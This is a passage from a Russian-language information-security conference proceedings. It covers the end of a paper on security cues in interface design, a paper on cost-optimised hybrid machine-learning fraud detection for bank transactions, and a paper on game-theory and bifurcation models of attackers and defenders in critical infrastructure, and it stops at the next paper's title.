2. Дизайн иконок безопасности. Традиционная иконка замка перестает быть эффективной, многие пользователи неправильно понимают значение стандартной иконки замка в браузере. Более того, иконка замка часто воспринимается как общий индикатор безопасности и доверия ко всему сайту, а не только как показатель защищенного соединения. В таком случае можно рассмотреть возможность использования комбинированных символов (иконка и текст), которые четко объясняют текущее состояние безопасности; альтернативные визуальные индикаторы, которые менее привычны и привлекают больше внимания; интерактивные элементы, которые при наведении курсора предоставляют дополнительную информацию о текущем уровне безопасности.

3. Расположение элементов безопасности. Месторасположение элементов безопасности в интерфейсе критически влияет на их эффективность. Пассивные индикаторы, расположенные в традиционных местах (например, в адресной строке браузера), часто игнорируются, так как пользователи не обращают на них внимания в процессе обычного взаимодействия с интерфейсом. Одними из способов решения задачи может быть интеграция предупреждений в основной поток действий, а не в отдельные окна, которые могут быть восприняты как помеха; визуальная изоляция критических элементов безопасности от основного контента; постепенное раскрытие информации, т.е. появление краткого сообщения с возможностью узнать больше.

Заключение. Информационная безопасность в контексте проектирования пользовательских интерфейсов требует комплексного подхода, охватывающего как аспекты логики взаимодействия пользователя с системой, так и работы с графикой. Безопасность системы не должна противоречить удобству пользователя, она должна быть естественной частью их взаимодействия. Цветовые решения, расположение индикаторов и дизайн иконок напрямую влияют на осведомленность пользователей: например, замена привычных, но неэффективных иконок, на комбинированные элементы с текстовыми пояснениями повысит их информативность. Многоуровневая система визуальной защиты позволит сфокусировать внимание пользователя на критических аспектах безопасности системы. Таким образом, проектирование безопасного пользовательского интерфейса требует не только внедрения технологических решений, но и глубокого понимания психологии пользователя. Необходимо стремиться найти баланс между эстетикой, удобством и безопасностью.

СПИСОК ЛИТЕРАТУРЫ

1. Sasse M. A., Brostoff S., Weirich D. Transforming the 'Weakest Link' — a Human-Computer Interaction Approach to Usable and Effective security. Internet and Wireless Security. Т. 19. № 3. 2001. С. 122-131. https://doi.org/10.1049/PBBT004E_ch15.
2. Saqib S. Usable Privacy and Security in Mobile Applications: Perception of Mobile End Users in Saudi Arabia. Big Data Cogn. Comput. 2024, № 8. С. 162. <https://doi.org/10.3390/bdcc8110162>.
3. Zezschwitz E. v., Chen S., Stark E. It builds trust with the customers. Exploring User Perceptions of the Padlock Icon in Browser UI // 2022 IEEE Security and Privacy Workshops. <https://doi.org/10.1109/SPW54247.2022.9833869>.
4. How Security Enhances User Interface Design [Электронный ресурс]. URL: <https://toxigon.com/the-role-of-security-in-ui-design> (дата обращения: 06.08.2025).
5. The Role of Cybersecurity in UX/UI Design: Enhancing User Trust and Safety [Электронный ресурс]. URL: <https://www.ironhack.com/us/blog/the-role-of-cybersecurity-in-ux-ui-design> (дата обращения: 06.08.2025).

УДК 004.056

**АДАПТИВНАЯ ГИБРИДНАЯ СИСТЕМА ОБНАРУЖЕНИЯ МОШЕННИЧЕСТВА
В БАНКОВСКИХ ТРАНЗАКЦИЯХ С ЭКОНОМИЧЕСКОЙ ОПТИМИЗАЦИЕЙ****Валиев Рафис Рамилевич¹, Левшун Дмитрий Сергеевич²**¹ Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевики пр., 22, корп. 1, Санкт-Петербург, 193232, Россия² Санкт-Петербургский Федеральный исследовательский центр Российской академии наук
14-я линия ВО, 39, Санкт-Петербург, 199178, Россия
e-mails: rafis2061@gmail.com, levshun.d@iiias.spb.su

Аннотация. Представлен адаптивный гибридный подход к выявлению мошенничества в банковских транзакциях при экстремальном дисбалансе классов и дрейфе поведенческих паттернов. Подход комбинирует ансамблевые модели на деревьях решений, алгоритм выявления аномалий и экономически ориентированный выбор порога. Использован открытый набор транзакций с долей мошенничества $< 0,2$ %. Введена функция стоимости ошибок, учитывающая ущерб пропуска мошенничества и затраты проверки ложноположительных случаев. Оптимизация по этой функции снизила ожидаемую стоимость на 11,2 % относительно базовой конфигурации при сохранении высокой точности верхнего процентиля ранжированного списка. Кратко обозначены ограничения и направления развития.

Ключевые слова: информационная безопасность; банковские транзакции; выявление мошенничества; дисбаланс классов; объяснимые модели; оптимизация стоимости ошибок.

**ADAPTIVE HYBRID SYSTEM FOR BANK TRANSACTION FRAUD DETECTION
WITH COST OPTIMIZATION****Rafis Valiev¹, Dmitry Levshun²**¹ The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia² St. Petersburg Federal Research Center of the Russian Academy of Sciences
39 14th Line VO, St. Petersburg, 199178, Russia
e-mails: rafis2061@gmail.com, levshun.d@iiias.spb.su

Abstract. An adaptive hybrid approach to fraud detection in bank transactions under extreme class imbalance and behavioral drift is presented. The method combines tree-based ensemble classifiers, an anomaly detection algorithm and a cost-oriented decision threshold. A public dataset (< 0.2 % fraud) is used. A cost function balancing missed-fraud loss and false positive review effort is introduced. Optimizing this function reduces expected total cost by 11.2 % versus the baseline while preserving high precision in the top percentile. Limitations and future improvements are briefly outlined.

Keywords: information security; banking transactions; fraud detection; class imbalance; explainable models; cost optimization.

Введение. Активное расширение спектра безналичных платёжных инструментов сопровождается ростом количества транзакций и усложнением мошеннических схем, быстро адаптирующихся к статическим правилам [1]. Классическое правило-ориентированное выявление (набор жёстких порогов) утрачивает эффективность при появлении новых паттернов и смещении распределений признаков (концепт-дрейф). Ключевыми трудностями являются: экстремальный дисбаланс классов (количество мошеннических транзакций < 1 %), что снижает информативность таких агрегированных показателей, как общая доля верных классификаций; высокая неоднородность легитимных транзакций; необходимость приоритизации — аналитический ресурс ограничен, поэтому важна точность верхней части ранжированного списка.

Современные подходы включают методы синтетического расширения наименее представленных данных (например, метод SMOTE — Synthetic Minority Over-sampling Technique [2]), алгоритмы выявления аномалий (например, Isolation Forest [3]), градиентный бустинг по деревьям (например, XGBoost [4]), объяснимость посредством распределения вкладов признаков (например, метод SHAP — Shapley Additive Explanations [5]) и приёмы калибровки/балансировки вероятностей для несбалансированных данных [6]. При этом в ряде исследований метрики оптимизации ограничены ROC AUC или PR AUC без явного включения функции бизнес-стоимости, что приводит к порогам, не минимизирующим финансовые потери при эксплуатации. Настоящая работа демонстрирует целостный экспериментальный подход к выявлению мошенничества в банковских транзакциях. Предлагаемая система является гибридной, поскольку сочетает алгоритмы обнаружения с учителем и без, а также адаптивной, так как способна пересчитывать пороговое значение для реагирования на смещение распределений (концепт-дрейф). В системе объединяются несколько разнородных, взаимодополняющих источников данных и осуществляется явная оптимизация по экономической функции, отражающей стоимость пропуска мошеннических транзакций и проверку ложных срабатываний. Основная цель — показать эмпирическую достижимость снижения итоговой стоимости при одновременном контроле качества обнаружения (Precision_{0.1}%) и сохранении интерпретируемости модели.

Использованные данные — открытый набор кредитных транзакций [7] (284 807 записей, 492 мошеннических случаев — около 0,172 %). Признаки V1–V28 являются результатом преобразования исходных

признаков методом главных компонент (Principal Component Analysis, PCA) — такой подход снижает риск раскрытия чувствительных данных и концентрирует информативность. Дополнительно доступны признаки Time (время в секундах от момента первой транзакции набора данных) и Amount (сумма операции). Разбиение выполнено стратифицированно: 70 % — обучающая часть, 10 % — валидационная, 20 % — тестовая; доля положительного класса сохранена во всех частях. Валидационная часть (~10 % от всего массива) используется для подбора гиперпараметров.

Предлагаемый подход включает несколько логических слоёв. На первом уровне формируется расширенное пространство признаков: из Time извлекается час транзакции (целочисленная группировка для суточной периодики), вычисляются статистики суммы по часу (среднее и стандартное отклонение), а также экспоненциально взвешенные скользящие средние и оценка стандартного отклонения суммы для сглаженного учёта локальной динамики. Далее применяется Isolation Forest для оценки аномальности, которая нормируется и добавляется как дополнительный числовой признак (iso_score). Это позволяет использовать алгоритм выявления аномалий в качестве обогащающего компонента для набора признаков. Контрольный опыт без включения временных признаков (час, часовые агрегаты, EWMA/EWSTD) показал увеличение минимальной стоимости на 3,4 % при близких PR AUC/ROC AUC; следовательно, временные признаки дают выигрыш именно по экономическому критерию (C_min).

На втором уровне рассматриваются три семейства базовых классификаторов: Logistic Regression [8] (логистическая регрессия — линейная вероятностная модель, оценивающая вероятность принадлежности транзакции к мошенничеству), Random Forest [9] (случайный лес — ансамбль решающих деревьев, обученных на бутстрэп-подвыборках и усредняющих прогнозы для снижения дисперсии), XGBoost (градиентный бустинг по деревьям — поэтапное добавление деревьев, минимизирующих функцию потерь с учётом дисбаланса через масштабирование веса класса). Для получения дополнительного признака аномальности применяется Isolation Forest (лес случайных разбиений: глубина изоляции объекта трансформируется в оценку степени отклонения). Для части конфигураций применяется простое повторное выборочное расширение (oversampling) наименее представленных классов до целевой доли около 0,30 — это не синтетическое создание новых точек, а воспроизводимое дублирование с перемешиванием, что снижает риск артефактов, но даёт модели большее количество экземпляров мошеннических транзакций при обучении. Параметры бустинга (глубина деревьев, темп обучения, коэффициенты подвыборки объектов и признаков) перебираются в малой сетке — сконцентрированный локальный поиск позволяет ограничить время вычислений и снизить риск переобучения, хотя и не гарантирует глобальной оптимальности.

Ключевой отличительной частью подхода является экономическая функция стоимости ошибок. Пусть FP — число ложноположительных срабатываний (легитимных транзакций, ошибочно помеченных как подозрительные), FN — число пропущенных мошеннических операций. Вводится целевая функция:

$$C = c_{FN} \cdot FN + c_{FP} \cdot FP, \quad (1)$$

где коэффициент c_{FN} отражает средний или медианный ущерб одной пропущенной мошеннической транзакции с поправкой на вероятность появления связанных повторных попыток (каскад), а c_{FP} аппроксимирует затраты на аналитическую проверку одного ложного срабатывания (время специалиста, задержки проведения операции, инфраструктурные расходы). В работе для иллюстрации использована медианная сумма мошеннических транзакций (9,25 денежных единиц), на основе которой выбраны $c_{FN} = 46,25$ (пятикратная медиана — допускает потенциальную серию) и $c_{FP} = 4,625$ (половина медианы как упрощённый усреднённый операционный расход). Для воспроизводимости отметим, что коэффициенты задавались на основе статистики набора, портфельной оценки потерь и операционных затрат, а в анализе чувствительности использовались диапазоны: c_{FN} — от трёх до десяти медиан суммы мошеннических транзакций, c_{FP} — от одной четверти до одной медианы; при этом во всех сценариях конфигурация Random Forest (extended+over) сохраняла минимальное C_min. Для каждой модели строится непрерывное распределение оценок «мошеннической вероятности»; перебор порога с шагом по отрезку [0;1] позволяет найти значение, минимизирующее (1). Это отличается от выбора порога по максимальному F1-значению (гармоническому среднему полноты и точности), поскольку F1 не учитывает асимметрию реальных затрат.

Для всесторонней оценки применяются следующие метрики:

- PR AUC — площадь под кривой «precision–recall» (точность–полнота); чувствительна к дисбалансу и лучше отражает способность улавливать редкие корректные срабатывания, чем ROC AUC при крайне мало представленном положительном классе;
- ROC AUC — площадь под ROC-кривой; включается для сравнения с традиционными публикациями, но может быть завышена при сильном дисбалансе классов;
- F1_max — максимальное значение F1 при переборе порога;
- thr_F1 — значение порога, при котором достигается F1_max;
- Precision_100 — доля реальных мошенничеств среди первых 100 транзакций, ранжированных по убыванию оценок (определяет ценность первых уведомлений);
- Precision_0.1% — точность (доля мошеннических операций) в верхнем 0,1 % транзакций (оперативная оценка производительности модели на сверхмалой выборке данных);
- Recall_100 — доля всех мошеннических случаев, попавших в первые 100 позиций (характеризует практический охват первых ручных проверок);

- MCC (коэффициент Мэтьюса) — устойчивая к дисбалансу симметричная метрика, учитывающая все четыре типа исходов (TP — верно выявленные мошенничества, FP — ложноположительные срабатывания, TN — верно распознанные легитимные транзакции, FN — пропущенные мошенничества);
- C_min — минимальное значение функции (1) на тестовой выборке;
- thr_min_cost — значение порога, при котором достигается C_min; отличается от thr_F1, поскольку оптимизация F1 не учитывает асимметрию стоимости ошибок.

Ниже приводятся две сводные таблицы результатов. Первая — без инженерии дополнительных временных признаков и без устранения дисбаланса данных. Вторая — расширенный набор с добавлением новых признаков и устранением дисбаланса классов, а также оптимизацией параметров моделей. Сводные показатели базовых моделей приведены в таблице 1.

Таблица 1

Базовые модели (исходные признаки)

Модель	PR AUC	ROC AUC	F1_max	thr_F1	Precision_100	Precision_0.1%	Recall_100	MCC	C_min
Logistic Regression	0,7050	0,9680	0,7510	0,9980	0,8600	0,8488	0,5810	0,7520	1572,5
Random Forest	0,8180	0,9590	0,8550	0,2980	0,9800	0,9767	0,6620	0,8590	—
XGBoost	0,8430	0,9690	0,8480	0,2140	0,9900	1,0000	0,6690	0,8490	1364,4
Isolation Forest	0,1660	0,9460	0,2730	0,8140	0,3300	0,3605	0,2230	0,2860	—

XGBoost демонстрирует наибольшую площадь PR AUC и точность верхнего 0,1% списка (лучше прочих отбирает мошеннические транзакции с наибольшей вероятностью). Random Forest немного уступает по PR AUC, но показывает схожую полноту на первых 100 позициях. Logistic Regression предсказуемо проигрывает по всем верхнеранговым показателям. Isolation Forest сам по себе неэффективен как детектор (низкий PR AUC), что согласуется с природой алгоритма — он не обучается на явной разметке, а выявляет статистические выбросы [2]. Тем не менее его оценка аномальности несёт добавочную ценность в составе гибридного признакового профиля.

После расширения признаков (временные статистики и экспоненциально взвешенные средние) и добавления iso_score у градиентного бустинга увеличивается ROC AUC, что отражает более гладкое отделение классов по всему диапазону вероятностей, но PR AUC слегка снижается за счёт перераспределения весов в средней области ранга. Существеннее то, что повторно вычисленная экономическая стоимость уменьшается на 3,4 % — подтверждая, что оптимизация (1) может выигрывать, даже если традиционная метрика PR AUC стагнирует или слегка падает.

Простое дублирование (random oversampling) меньшинства улучшает форму распределения вероятностных оценок модели Random Forest: становится возможным опустить порог минимальной стоимости без резкого роста числа ложноположительных результатов. В итоге минимальная стоимость C_min снижается до 1211,8 (–11,2 % относительно 1364,4 у исходного XGBoost). Попытка гиперпараметрической настройки XGBoost на данных после балансировки приводит к локальному переобучению: наблюдается почти идеальное поведение на внутренней валидации и ухудшение C_min на тесте (рост до 1401,38). Это типичный эффект недостаточной регуляризации либо отсутствия строгой временной валидации, когда случайное разбиение не отражает сдвиги распределений. Дополнительно рассматриваются простые ансамбли (Ensemble) — комбинирование вероятностных оценок нескольких базовых моделей для сглаживания индивидуальных колебаний и возможного снижения стоимости ошибок.

Результаты расширенных конфигураций представлены в таблице 2.

Таблица 2

Расширенные модели (новые признаки, oversampling, настройка, ансамбли)

Модель	Вариант	PR AUC	C_min	thr_min_cost	Precision_0.1%
Random Forest	extended+over	0,8214	1211,8	0,150	0,9651
XGBoost	extended (no-over)	0,8369	1318,1	0,038	1,000
XGBoost	extended+over+настройка	0,8303	1401,4	0,070	1,000
Ensemble	avg(XGB_tuned,RF)	0,8254	1267,3	0,078	0,9651
Ensemble	weighted0.6xgb	0,8258	1276,5	0,064	0,9651
Logistic Regression	extended+over	0,7147	1600,2	0,998	0,8488

Примечание к Таблице 2. Отметим, что обе конфигурации Ensemble предназначены для сглаживания вариаций отдельных моделей; первая — простое усреднение, вторая — взвешенная сумма. Обозначения вариантов:

- extended – расширенный набор признаков (исходные PCA-компоненты + час транзакции, статистики суммы по часу, экспоненциально взвешенные средние и стандартное отклонение суммы, признак аномальности iso_score);
- over – добавлено случайное дублирование (random oversampling) мошеннических транзакций до целевой доли $\approx 30\%$;
- extended (no-over) – расширенный набор признаков без дублирования;
- extended+over+настройка – расширенные признаки + дублирование + локальная гиперпараметрическая настройка параметров XGBoost (глубина, темп обучения, подвыборка);
- avg(XGB_tuned,RF) – усреднение вероятностных оценок настроенного XGBoost и Random Forest (простая арифметическая средняя);
- weighted0.6xgb – взвешенное объединение $0.6 \cdot (\text{оценка настроенного XGBoost}) + 0.4 \cdot (\text{оценка Random Forest})$;
- extended+over (Logistic Regression) – расширенные признаки + random oversampling без дополнительной сложной настройки.

Простое дублирование транзакций мошеннического класса и добавление признака оценки аномальности смещает порог минимальной стоимости (thr_min_cost) существенно ниже порога максимального F1 (thr_F1), что обеспечивает снижение C_min для случайного леса значительно ниже исходных значений и приводит к C_min = 1211,8 (–11,2 % к базовому XGBoost = 1364,4) при сохранении верхнего 0,1 % списка (Precision_0.1% $\geq 0,965$). Модель с максимальной PR AUC (расширенный XGBoost без балансировки) не является лучшей по C_min, что подчёркивает различие между ранговыми и экономическими критериями. Локальная гиперпараметрическая настройка XGBoost на данных после oversampling привела к переобучению (рост C_min до 1401,38 при формально высокой точности верхнего процента), а простые ансамбли улучшили стоимость относительно базового уровня, но не превзошли расширенный Random Forest. В итоге наибольший вклад в снижение стоимости дали именно дополнительные признаки и перераспределение класса, тогда как усложнение ансамблей без прямой оптимизации по экономической функции не обеспечило дальнейшего выигрыша. Ограничениями текущей версии системы остаются упрощённые временные признаки, отсутствие графовых характеристик связности «карта–терминал/продавец», отсутствие калибровки вероятностных оценок и адаптивного пересчёта порога при дрейфе данных — эти факторы формируют направления развития. В дальнейшем планируется внедрение скользящей временной оценки и мониторинга дрейфа, включение графовых эмбедингов и признаков структурной центральности, байесовская или эволюционная оптимизация гиперпараметров с прямым учётом функции стоимости, а также вероятностная калибровка для стабилизации ранговых показателей. Полученные результаты подтверждают практическую целесообразность смещения акцента с исключительно статистических метрик ранжирования на интегральный экономический критерий, что обеспечивает измеримое сокращение ожидаемых потерь при сохранении интерпретируемости и операционной пригодности системы.

Заключение. Представлен гибридный подход к выявлению мошенничества в банковских транзакциях, сочетающий расширенную инженерию признаков, включение оценки аномальности (iso_score) и экономико-ориентированный выбор порога. Экспериментально показано, что переход к конфигурации Random Forest с расширенными признаками и простым увеличением представительства редкого класса (oversampling) снижает минимальную ожидаемую стоимость ошибок на 11,2 % — с 1364,4 до 1211,8 — при сохранении высокой точности в верхнем 0,1 % ранжированного списка (Precision_0.1% $\geq 0,965$) и без деградации оперативных верхнеранговых показателей. Выявлено расхождение между ранговыми метриками (например, PR AUC) и экономическим критерием стоимости: модель с более высоким PR AUC не обязательно минимизирует совокупные потери, что обосновывает применение явной функции стоимости для выбора рабочего порога. Наибольший практический вклад дали дополнительные временные признаки и iso_score в сочетании с oversampling; усложнение ансамблей без прямой оптимизации по стоимости дополнительного выигрыша не дало. Дальнейшее развитие предполагает скользящую переоценку порога с мониторингом дрейфа, добавление графовых эмбедингов и калибровку вероятностей для стабилизации решений в эксплуатации.

СПИСОК ЛИТЕРАТУРЫ

1. Котенко И.В., Левшун Д.С., Жернова К.Н., Чечулин А.А. Обнаружение аномальных транзакций криптовалюты с помощью нейронных сетей и онтологий // Онтология проектирования. Т.15, № 3(57). 2025. С. 334–350. DOI: 10.18287/2223-9537-2025-15-3-334-350.
2. Chawla N.V., Bowyer K.W., Hall L.O., Kegelmeyer W.P. SMOTE: Synthetic Minority Over-sampling Technique. Journal of Artificial Intelligence Research, 2002, Vol. 16, P. 321–357.
3. Liu F.T., Ting K.M., Zhou Z.-H. Isolation Forest. Proceedings of IEEE International Conference on Data Mining (ICDM), 2008, P. 413–422.
4. Chen T., Guestrin C. XGBoost: A Scalable Tree Boosting System. Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, 2016, P. 785–794.
5. Lundberg S.M., Lee S.-I. A Unified Approach to Interpreting Model Predictions. Proceedings of the 31st Annual Conference on Neural Information Processing Systems (NeurIPS), 2017, P. 4765–4774.
6. Dal Pozzolo A., Caelen O., Le Borgne Y.-A., Waterschoot S., Bontempi G. Calibrating Probability with Undersampling for Unbalanced Classification. Proceedings of IEEE Symposium Series on Computational Intelligence (SSCI), 2015, P. 159–166.
7. MLG-ULB / Worldline. Credit Card Fraud Detection (2013) dataset. [Электронный ресурс]. URL: <https://www.kaggle.com/datasets/mlg-ulb/creditcardfraud> (дата обращения: 28.07.2025).
8. Breiman L. Random Forests. Machine Learning, 2001, Vol. 45(1), P. 5–32.
9. Hosmer D.W., Lemeshow S., Sturdivant R.X. Applied Logistic Regression. 3rd ed. Wiley, 2013.

УДК 004.056.53

**МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ЗАЩИЩЕННОСТИ ОБЪЕКТОВ
КРИТИЧЕСКОЙ ИНФРАСТРУКТУРЫ****Виткова Лидия Андреевна¹, Лебедева Дарья Александровна², Сахаров Дмитрий Владимирович²**¹ Санкт-Петербургский Федеральный исследовательский центр Российской академии наук
14-я линия ВО, 39, Санкт-Петербург, 199178, Россия² Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевики пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: lidia.vitkova@yandex.ru, dashlele@yandex.ru, sguard7@mail.ru

Аннотация. В статье рассмотрены используемые в современных системах математические аппараты моделирования и оценки защищенности объектов критической информационной инфраструктуры. Предложены альтернативные способы разработки моделей угроз и оценки действий нарушителя и защитника на основе теории игр и теории бифуркаций. Указанный математический аппарат может быть более эффективным в условиях быстрых динамических изменений состояний системы.

Ключевые слова: информационная безопасность; критическая инфраструктура; модель нарушителя; модель угроз; теория игр; теория бифуркаций; оценка рисков.

MATHEMATICAL MODELING OF THE SECURITY OF CRITICAL INFRASTRUCTURE FACILITIES**Vitkova Lidia¹, Lebedeva Daria², Sakharov Dmitry²**¹ St. Petersburg Federal Research Center of the Russian Academy of Sciences
39 14th Line VO, St. Petersburg, 199178, Russia² The Bonch-Bruевич Saint Petersburg State University of Telecommunications
22 Bolshevnikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: lidia.vitkova@yandex.ru, dashlele@yandex.ru

Abstract. The article discusses the use of mathematical tools in modern systems for modeling and assessing the security of critical information infrastructure. It presents alternative methods for developing threat models and analyzing the actions of attackers and defenders based on game theory and bifurcation analysis. These mathematical approaches can be more effective in situations involving rapid and dynamic changes in system states.

Keywords: Information security; critical infrastructure; intruder model; threat model; game theory; bifurcation theory; risk assessment.

Введение. Современные подходы к обеспечению информационной безопасности объектов критической инфраструктуры (далее КИИ), постоянного развития технологий и совершенствования моделей угроз [1–3] стратегий нарушителя и защитника [4–6], находящихся в условиях кибернетического противоборства, характеризуются высокой сложностью [7, 8]. Для анализа состояния защищенности широко применяют различные математические методы, включая теорию графов, методы экспертных оценок, марковские цепи, теорию вероятности и другие. Эти инструменты демонстрируют эффективность в статических условиях, предполагающих фиксированные состояния элементов системы. Однако ограниченная адаптивность математических методов к изменяющимся условиям и разработке новых угроз в динамике может привести к появлению новых рисков в защите объектов КИИ. В работах [9, 10] показана допустимость использования теории бифуркаций для анализа динамической защищенности объектов. Использование данной теории требует дополнительной проработки.

Цель работы. Исследовать возможности использования теории игр [11–13] и теории бифуркаций [14, 15] для моделирования и оценки угроз объектов КИИ, находящихся в условиях кибернетического противоборства. Показать, что указанные подходы позволяют учитывать модели угроз, стратегии нарушителей и защитников, а также анализировать устойчивость и адаптивную способность систем к изменениям, что существенно повышает их эффективность в условиях быстро меняющегося ландшафта угроз.

Решение. В данной статье авторы исходят из предпосылок того, что для разработки математической модели задействуются данные об информационной системе объектов КИИ, включая количественные характеристики филиальной сети, численность персонала, топологию и архитектуру сети, а также характеристики используемого оборудования. На основе данной информации формируется вектор угроз кибербезопасности, минимизация которого и снижение рисков являются приоритетными задачами. Дополнительно принимаются во внимание материальные и репутационные убытки, которые организация может понести в результате успешной реализации атаки. С позиции потенциального нарушителя анализируется уровень его компетенций и информированности о состоянии защищаемой системы, что определяет совокупность доступных ему ресурсов и возможностей. Также оценивается степень его мотивации, обусловленная интересом к нанесению ущерба инфраструктуре, основанным на категории и масштабах рисков, ассоциируемых с деятельностью защищаемой организации.

Исследовательская часть. Моделирование на основе теории игр. Применение указанной теории [11] позволяет построить модель системы, включающей в себя следующие элементы:

Нарушитель (от англ. Red Team) (R) — игрок, стремящийся извлечь выгоду из уязвимостей системы.

Защитник (от англ. Blue Team) (B) — игрок, задачей которого является минимизация ущерба от атак.

Уязвимости (вектор $Y = \{y_1, y_2, \dots, y_i\}$) — уязвимости системы, которые нарушитель может эксплуатировать, а защитник — защищать.

Взаимодействие между этими компонентами можно описать с помощью матриц выигрышных стратегий, где каждая сторона выбирает свои стратегии (например, «атаковать» или «защищаться») в зависимости от предполагаемых действий оппонента.

В системе есть набор n уязвимостей, вектор $Y = \{y_1, y_2, \dots, y_i\}$, где y_i — уязвимость, которую B теоретически может закрыть, а R теоретически может эксплуатировать. В случае, если B закрывает эту уязвимость (не допускает утечку), он сохраняет k_i количество информации в условных единицах. Если R атакует незакрытую уязвимость y_i в информационной системе, он получает это же количество информации из системы. Пусть 1 у.е. информации, хранящейся в информационной системе, имеет ценность Q_b для защитника B и Q_r для атакующего R . Обозначим через q_{byi} и q_{ryi} затраты, которые идут на закрытие уязвимости игроком B и на эксплуатацию уязвимости игроком R соответственно.

Игрок B использует стратегию T_b , содержащую некоторые уязвимости из Y , которые B закрывает, нейтрализует, не допускает.

Игрок R использует стратегию T_r , содержащую некоторые уязвимости из Y , которые R пытается атаковать.

В результате хода выигрыш W_b (потери, в зависимости от знака, формула 1) игрока B будет состоять из: ценности для B изначальной информации, минус затраты на закрытие уязвимостей, минус ценность для B потерянной в результате атаки R информации.

$$W_b = I * Q_b - \sum_i^{(T_b)} q_{byi} - Q_b * \sum_j^{(T_r - T_b)} k_j \quad (1)$$

Выигрыш (потери) игрока R будет зависеть от ценности полученной в результате атаки информации минус затраты на проведенную атаку (в том числе на неудавшиеся попытки эксплуатации закрытых уязвимостей, формула 2).

$$W_r = Q_r \sum_j^{(T_r - T_b)} k_j - \sum_i^{(T_r)} q_{ryi} \quad (2)$$

Интеграция теории бифуркаций. Здесь наиболее интересными объектами для изучения являются точка бифуркации и бифуркационный переход [14, 15]. Бифуркации могут указывать на переходы от стабильного состояния к набору различных возможных конфигураций, что является критически важным в контексте угроз кибербезопасности [9]. Теория бифуркаций может быть полезна при оценке действий «защитника» и «нарушителя» [2, 3, 6].

Обоим объектам можно назначить состояния равновесия (R , формула 3), рассчитываемые на основе ценности информации (критичности актива D) и вероятности реализации уязвимости ($P(Y)$).

$$R = D * P(Y) \quad (3)$$

Фаза перехода: при определённом уровне уязвимости нарушение баланса может привести к ситуации, когда защитник теряет способность эффективно противодействовать атакам. При своевременном отслеживании данного состояния возможно применить меры дополнительной защиты до наступления необратимых последствий.

Критическая точка: изменение в стратегии защитника, которое демонстрирует возможность перехода от режима безопасной работы к состоянию полной уязвимости при малейшем увеличении атаки.

Заключение. В работе показана возможность применения математических аппаратов теории игр и теории бифуркаций в разработке моделей нарушителя и защитника безопасности объектов КИИ, а также оценки эффективности действий каждой из сторон кибернетического противоборства. Показано, что предложенный математически аппарат позволяет более эффективно управлять безопасностью объектов, повышает устойчивость и адаптивную способность систем защиты информационных систем к изменениям, что существенно повышает их эффективность в условиях быстро меняющегося ландшафта угроз. Цель работы достигнута.

СПИСОК ЛИТЕРАТУРЫ

1. Бирих Э.В., Рябов Е.Ю., Сахаров Д.В. Методология формирования модели угроз безопасности информационных систем // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2017). Сборник научных статей VI Международной научно-технической и научно-методической конференции. В 4-х томах. Под редакцией С.В. Бачевского. 2017. С. 103-107.
2. Сахаров Д.В., Штеренберг С.И., Левин М.В., Колесникова Ю.А. Разработка модели обеспечения отказоустойчивости сети передачи данных // Известия высших учебных заведений. Технология легкой промышленности. 2016. Т. 34. № 4. С. 14-20.
3. Березина Е.О., Виткова Л.А. Модель угроз ИОТ в программно-конфигурируемых сетях // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2020). IX Международная научно-техническая и научно-методическая конференция: сборник научных статей. Санкт-Петербург, 2020. С. 130-134.
4. Герлинг Е.Ю., Кулишкина Е.И., Бирих Э.В., Виткова Л.А. Модели нарушителей информационной безопасности // Известия высших учебных заведений. Технология легкой промышленности. 2017. Т. 35. № 1. С. 27-30.

5. Красов А.В. Модель нарушителя информационной безопасности, использующего стеганографические каналы взаимодействия // Наука и бизнес: пути развития. 2022. № 4 (130). С. 79-88.
6. Липатников В.А., Сахаров Д.В., Кузнецов И.А. Управление безопасностью распределенной ИВС на основе прогноза заражения компьютерным вирусом // Электросвязь. 2017. № 1. С. 53-59.
7. Костарев С.В., Карганов В.В., Липатников В.А. Технологии защиты информации в условиях кибернетического противоборства. СПб., 2020.
8. Виткова Л.А., Проноза А.А., Сахаров Д.В., Чечулин А.А. Проблемы безопасности информационной сферы в условиях информационного противоборства // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2018). VII Международная научно-техническая и научно-методическая конференция. Сборник научных статей. В 4-х томах. Под редакцией С.В. Бачевского. 2018. С. 191-195.
9. Шашкин В.С., Петрова Т.С., Бирих Э.В., Сахаров Д.В., Липатников В.А. Применение теории бифуркаций для анализа кибербезопасности объектов критической инфраструктуры // Информационная безопасность регионов России (ИБРР-2023). XIII Санкт-Петербургская межрегиональная конференция. Материалы конференции. Санкт-Петербург, 2023. С. 370-372.
10. Виткова Л.А., Андрианов В.И. Исследование и разработка адаптивных систем информационной безопасности на основе теории бифуркаций // В сборнике: Актуальные проблемы инфотелекоммуникаций в науке и образовании. II Международная научно-техническая и научно-методическая конференция. 2013. С. 813-815.
11. Захаров А.В. Теория игр в общественных науках. М.: Изд. дом Высшей школы экономики, 2015 С. 15-39.
12. Attiah A., Chatterjee M., Zou C.C. A game theoretic approach to model cyber attack and defense strategies // 2018 IEEE International Conference on Communications (ICC). IEEE, 2018. С. 1-7.
13. Collins B., Xu S., Brown P. N. SoK // Game-Theoretic Cybersecurity: Assumptions, Models, Gaps, and Bridges // arXiv preprint arXiv:2401.13815. 2024.
14. Арнольд В. И., Афраймович В. С, Ильашенко Ю. С, Шильников Л. И. Теория бифуркаций. Динамические системы, Т. 1. М.: Наука, 1986. С. 5–218.
15. Kumari S., Upadhyay R. K. Exploring the dynamics of a malware propagation model and its control strategy // Wireless Personal Communications. 2021. Т. 121. №. 3. С. 1945-1978.

УДК 004.056.57

ВЫЯВЛЕНИЕ КАНАЛОВ УПРАВЛЕНИЯ ПРОКСИРУЮЩЕГО ВРЕДНОСНОГО ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ НА ОСНОВЕ АНАЛИЗА

СТАТИСТИЧЕСКИХ ПАРАМЕТРОВ СЕТЕВОГО ТРАФИКА

